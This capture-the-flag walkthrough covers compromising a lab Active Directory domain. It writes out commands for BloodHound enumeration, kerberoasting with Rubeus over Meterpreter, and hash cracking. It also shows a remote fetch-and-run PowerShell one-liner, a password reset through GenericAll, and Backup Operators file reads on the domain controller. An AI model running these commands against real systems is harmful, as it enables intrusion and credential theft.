Let’s download SharpHound and run it to get the view of AD
powershell
mkdir C:\temp
cd C:\temp
curl.exe -L -o "SharpHound.zip" "https://github.com/SpecterOps/SharpHound/releases/download/v2.14.0/SharpHound_v2.14.0_windows_x86.zip"
Expand-Archive SharpHound.zip
cd SharpHound
.\sharphound.exe -c all --ldapusername bob --ldappassword ENTERPASSWORDHERE -d bitstream.hsm
exit
exit
download 'C:\temp\SharpHound\20260908053102_BloodHound.zip' #CHANGE TO YOUR ZIP Name, it'll be the date/time it was ran
Import this into Bloodhound and we’ll look at the data in the next section (You have enough now to fill in the flags)
wkst.bitstream.hsm - 10.0.1.6
Kerberoasting

So far we’ve compromised the Web and SQL machines, got the password for the Bob user and ran Bloodhound to get a view of AD. Now we’re going to open Bloodhound and see what we can find. From the flags that we need, we can assume we are looking for a Kerberoastable user and Luisa’s password.

We can tell from an inbuilt query that “Eddie” is a Kerberoastable user, so let’s get that process started with Rubeus. We’ll go back to our meterpreter shell on SQL and put it into the background and then run Rubeus through it
background
use post/windows/manage/execute_dotnet_assembly
set DOTNET_EXE /usr/share/windows-resources/rubeus/Rubeus.exe
set arguments kerberoast
set session 3 #Yours may be different, check via typing 'sessions'
exploit

And we have Eddie’s ticket! We can bruteforce this with hashcat
hashcat -m 13100 eddiekerb.txt /usr/share/wordlists/rockyou.txt #Assuming you saved it as eddiekerb.txt
RDP
As far as flags go, we’ve now identified the kerberoastable user but we still need to hunt down Luisa’s password. We can assume that Eddie has something to do with it, same with wkst.bitstream.hsm. Let’s see what we can login to. From our port scan we know only 3389 and 5985 are open so let’s start with RDP
nxc rdp wkst.bitstream.hsm -u eddie -p ENTERPASSWORDHERE --verbose

It looks like RDP works! So lets try it with xfreerdp, we’ll also make a new directory so we can pull files into/outof it
mkdir rdp && cd rdp
xfreerdp3 /v:10.0.1.6 /u:eddie /p:ENTERPASSWORDHERE +clipboard /dynamic-resolution /drive:$(pwd),share
And we’re in

Let’s get WinPEAS on the box and run that
curl.exe -L -o "winPEASx64.exe" https://github.com/peass-ng/PEASS-ng/releases/download/20260907-44edc153/winPEASx64.exe
winPEASx64.exe fast
Doesn’t look like we’ve had any luck with any of the easy ways, going to the HackTricks wiki, we can skip the kernel exploits because we don’t need any of that for this (These are freshly patched 2025 boxes), WinPEAS already checked env vars and powershell history. But I dont think the quick version checks browser history. Edge is on the taskbar lets take a look. The history shows Passwords were the last thing accessed. Let’s have a look
Luisa’s password (note there is no gitlab.hsm in scope so we aren’t going to look for it). Let’s test if her credentials work on the domain

In the start menu search for “Windows Powershell” and click run as different user and use the username Luisa and the password we got from edge. And we’re in!

That’s the flags done for this server
share.bitstream.hsm - 10.0.1.5
AD Perms
Now let’s go back to Bloodhound and see what permissions Luisa has over James (as per the flag)

GenericAll so there’s an instant flag and an easy way to get into James’s account. We’ll just go and reset his password as Luisa has that ability on James. To easily do this in Windows we’re going to stay in Powershell and download the AD RSAT tools
iex (new-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/ADModule/master/Import-ActiveDirectory.ps1');Import-ActiveDirectory
Set-ADAccountPassword -Identity 'CN=james,CN=Users,DC=bitstream,DC=hsm' -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "p@ssw0rd" -Force)
And now let’s try James new creds via the same method we did for Luisa.
And we’re in!

Scripts share
As we are still attacking share.bitstream.hsm, let’s try to browse to it via File Explorer. We can see a share called scripts, but with Eddie’s creds we have no luck (As this is still his RDP session).

Let’s try with James’s



And we’re in. With some interesting scripts. Specifically the Automated-AD-Backup.ps1 which contains the creds for svc_backup which is our last flag for this box. Onto the last one!
DC01.bitstream.hsm - 10.0.2.5
PS Remoting

The Domain Controller, the last thing we have to get to. Looking at Bloodhound, we can see that svc_backup can PSRemote into DC01, so let’s open up Powershell as svc_backup and see what can happen.
Really we can just copy parts of the script and run it from Eddie’s context, it doesn’t matter.

Let’s try to go direct to the Administrators desktop and read the file and it looks like we are out of luck.
Winning

BUUUUUT, we are a member of Backup Operators, which lets us have some special perms on DC’s. Which cool kids would use to do a DCSync attack, which is much more cooler than using robocopy to copy the file out of the Administrator’s desktop to yours
robocopy /b C:\users\administrator\desktop\ C:\users\svc_backup\Desktop\ root.txt
And we are done!